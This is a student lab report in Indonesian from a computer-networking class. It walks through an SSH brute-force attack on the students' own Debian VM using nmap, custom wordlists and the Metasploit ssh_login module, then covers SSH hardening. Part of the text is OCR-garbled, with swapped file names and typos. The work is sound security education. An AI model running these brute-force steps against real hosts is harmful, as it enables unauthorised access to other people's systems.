

LAPORAN PROJEK TUGAS I



Disusun oleh:


Haritz Ilzami Alfaro (11)
Kayla Chelsea B . S (13)
Kharimah Tus Sholikah (14)
Naya Putri Ammara F (25)

Program Keahlian:
Teknik Komputer dan Jaringan

SMK Telkom Malang
Januari 2023

TAMPILAN SERVER

Server yang digunakan adalah server debian




```
GNU nano 5.4                               /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (Bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (Bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

Layanan yang berjalan di server yaitu:

1. Web server (apache2)
2. Remote server (PuTTY)
3. SSH (Bind9)
4. HTTP

SERVER YANG DISERANG



```
root@kayla:~# nslookup 192.168.45.122
192.168.192.in-addr.arpa    name = kayla.tk.jhebat.
root@kayla:~# nslookup kayla.tk.jhebat
Server:      192.168.45.122
Address:     192.168.45.122#53
Name:  kayla.tk.jhebat
Address: 192.168.245.122
root@kayla:~#
```



HELLO!!

This is us :

1. Haritz
2. Kayla Chelsea
3. Kharimah Tus
4. Naya Putri



CARA MENYERANG


1. Dimulai dari scanning port

```
[root@kali:~]# nmap 192.168.45.122
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-01 20:15 EST
Nmap scan report for 192.168.45.122
Host is up (0.047s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: D8:F3:BC:5A:C1:D7 (Liteon Technology)


Nmap done: 1 IP address (1 host up) scanned in 24.19 seconds
```

2. Download metasploit di web

3. Buka terminal masuk ke sudo “su”




4. Ketikkan “msfconsole”



```
root@kali: /home/kali
File Actions Edit View Help
└─(kali㉿kali)-[~]
  $ su
  Password:
  └─(root㉿kali)-[~/home/kali]
    # msfconsole
```

5. Buat file yang berisi tebakan-tebakan password untuk brute attack



```
~/Desktop/USER.txt - Mousepad
File Edit Search View Document Help
PASS.txt          USER.txt
1 password
2 password123
3 qwerty
4 indonesia
5 meta4sec
6 passm4s
7 test
8 root
9 toor
10 kaylaT413
11 12345
12 123456789
13 123123
14 1222122
15 12345678910
16 123
17 1
18 2
19 3
20 kayla12
21 kayla13
```

6. Kemudian buat file user untuk brute attack

```
File Edit Search View Document Help  
█ ▲ ▾ ⌂ ✎ × ↺ ↻ ⌂ 🔍 ⌂ ⌂  
1 admin  
2 administrator  
3 operator  
4 admin123  
5 meta4sec  
6 root  
7 user  
8 toor  
9 12345  
10 1234567910  
11 kayla13  
12 kayla  
13 chealsea  
14 naya  
15 naya25  
16 nayaamara  
17 el  
18 kharimah  
19 kaylachealsea  
20 kaylaxT4  
21
```

7. Ketik “auxiliary/scanner/ssh/ssh login”

```
mst6 > auxiliary/scanner/ssh/ssh_login
[-] Unknown command: auxiliary/scanner/ssh/ssh_login
This is a module we can load. Do you want to use auxiliary/scanner/ssh/ssh_lo
gin? [y/N] t
msf6 > auxiliary/scanner/ssh/ssh_login
[-] Unknown command: auxiliary/scanner/ssh/ssh_login
This is a module we can load. Do you want to use auxiliary/scanner/ssh/ssh_lo
gin? [y/N] y
msf6 auxiliary(scanner/ssh/ssh_login) > ■
```

8. Ketikkan kode yang digunakan untuk menjalankan bot metasploit

> set RHOST 192.168.45.122

Untuk memasukkan alamat yang akan di eksplorasi

→ set USER FILE /home/kali/Desktop/PASS.txt

Untuk dijadikan sebagai pencocokan user

```
> set PASSFILE /home/kali/Desktop/USER.txt
```

Untuk dijadikan sebagai penc

set STOP_ON_SUCCES true

Untuk memberhent

set VERBOSE true

Untuk menampilkan

```
mse6_auxiliary(scanner/sch/sch_login) > set PHOSTS 192.168.45.122
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.45.122
RHOSTS => 192.168.45.122
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/PASS.txt
USER_FILE => /home/kali/Desktop/PASS.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/USER.txt
PASS_FILE => /home/kali/Desktop/USER.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCES true
STOP_ON_SUCCES => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > ■
```

9. Lalu ketik “run” mengeksekusi perintah pada step 7

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.45.122:22 - Starting bruteforce
[-] 192.168.45.122:22 - Failed: 'admin:password'
[!] No active DB -- Credential data will not be saved!
```

10. Jika berhasil maka akan muncul “Succes” seperti pada contoh di bawah

```
[-] 192.168.45.122:22 - Failed: 'root:xit413'
[-] 192.168.45.122:22 - Failed: 'root:xit14'
[-] 192.168.45.122:22 - Failed: 'root:xit25'
[-] 192.168.45.122:22 - Failed: 'root:xit11'
H [+] 192.168.45.122:22 - Success: 'root:yes' 'uid=0(root) gid=0(root) groups=0
(root) Linux kaylachelsea 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-1
3) x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.45.10:32883 → 192.168.45.122:22 ) at 2023-
01-30 20:21:04 -0500
[-] 192.168.45.122:22 - Failed: 'user:password'
[-] 192.168.45.122:22 - Failed: 'user:password123'
A [-] 192.168.45.122:22 - Failed: 'user:qwerty'
[-] 192.168.45.122:22 - Failed: 'user:indonesia'
[-] 192.168.45.122:22 - Failed: 'user:meta4sec'
[-] 192.168.45.122:22 - Failed: 'user:passm4s'
[-] 192.168.45.122:22 - Failed: 'user:test'
[-] 192.168.45.122:22 - Failed: 'user:root'
[-] 192.168.45.122:22 - Failed: 'user:toor'
```

Setelah succes, attacker melakukan action yakni login lewat PuTTY/session ssh.

CARA DEFEND DENGAN MEMBATASI JUMLAH MAKSUMUM UPAYA AUTENTIKASI SSH

Ketikan perintah “***nano /etc/ssh/sshd_config***”


```
LoginGraceTime 120
PermitRootLogin Yes
StrictModes yes
MaxAuthTries 1
MaxSessions 1
```

Pada bagian ini ubah MaxAuthTries 1 untuk menyetel upaya koneksi max satu kali dan MaxSession 1.

Cara ini akan menghindari dari serangan brute-force dengan membatasi jumlah upaya login SSH .

CARA DEFEND DENGAN MEMBATASI AKSES SSH DARI KLIEN

Ketikan perintah “***nano /etc/hosts.deny***” dan tambahkan ALL : ALL (untuk memblokir/membantah semua IP yang ingin mengakses SSH)




```
GNU nano 5.4                                     /etc/hosts.deny
# /etc/hosts.deny: list of hosts that are _not_ allowed to access the system.
# See the manual pages hosts_access(5) and hosts_options(5).

# Example:    ALL: some.host.name, .some.domain
#              ALL EXCEPT in.fingerd: other.host.name, .other.domain

# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.

# The PARANOID wildcard matches any host whose name does not match its
# address.

# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: PARANOID
```



```
GNU nano 5.4                                     /etc/hosts.deny *
# /etc/hosts.deny: list of hosts that are _not_ allowed to access the system.
# See the manual pages hosts_access(5) and hosts_options(5).


# Example:    ALL: some.host.name, .some.domain
#              ALL EXCEPT in.fingerd: other.host.name, .other.domain

# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.

# The PARANOID wildcard matches any host whose name does not match its
# address.

# You may wish to enable this to ensure any programs that don't
# validate looked up hostnames still leave understandable logs. In past
# versions of Debian this has been the default.
# ALL: ALL
```

Kemudian akses file “***nano /etc/hosts.allow***” lalu konfigurasikan host/domain yang dapat terhubung melalui SSH



```
GNU nano 5.4                               /etc/hosts.allow ·
# /etc/hosts.allow: list of hosts that are allowed to access the system.
# See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#              ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
#
sshd: 192.168.45.3
sshd: ALL: DENY
```

Kemudian simpan perubahan

CARA DEFEND DENGAN MEN DISABLE SSH NO PASSWORD AUTHENTICATION

Ketikan perintah “*nano /etc/ssh/sshd_config*”

```
# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no
```

```
# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication yes
#PermitEmptyPasswords no
```

Simpan perubahan dan reload ssh untuk menjalankan perubahan yang telah dilakukan

LAPORAN PROJEK TUGAS II



Disusun oleh:

Haritz Ilzami Alfaro (11)
Kayla Chelsea B . S (13)
Kharimah Tus Sholikah (14)
Naya Putri Ammara F (25)

Program Keahlian:
Teknik Komputer dan Jaringan

SMK Telkom Malang
Januari 2023

A. SERVER

Buka server debian di virtual box


1. Ketik **apt-get install mariadb** untuk menginstal mariadb
Mariadb merupakan aplikasi untuk database server

Debian 11 [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

```
root@kaylachelsea:/# ip -c a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:02:d6:b5 brd ffffff:ffff:ffff:ff
    inet 192.168.48.188/24 brd 192.168.48.255 scope global dynamic enp0s3
        valid_lft 339sec preferred_lft 339sec
    inet6 fe80::a00:27ff:fe02:d6b5/64 scope link
        valid_lft forever preferred_lft forever
root@kaylachelsea:/# apt-get install mariadb-
```


2. Buka winscp. Kemudian masukkan IP dan port, username dan password untuk membuka dan mengetahui isi blog yang telah dikirimkan.



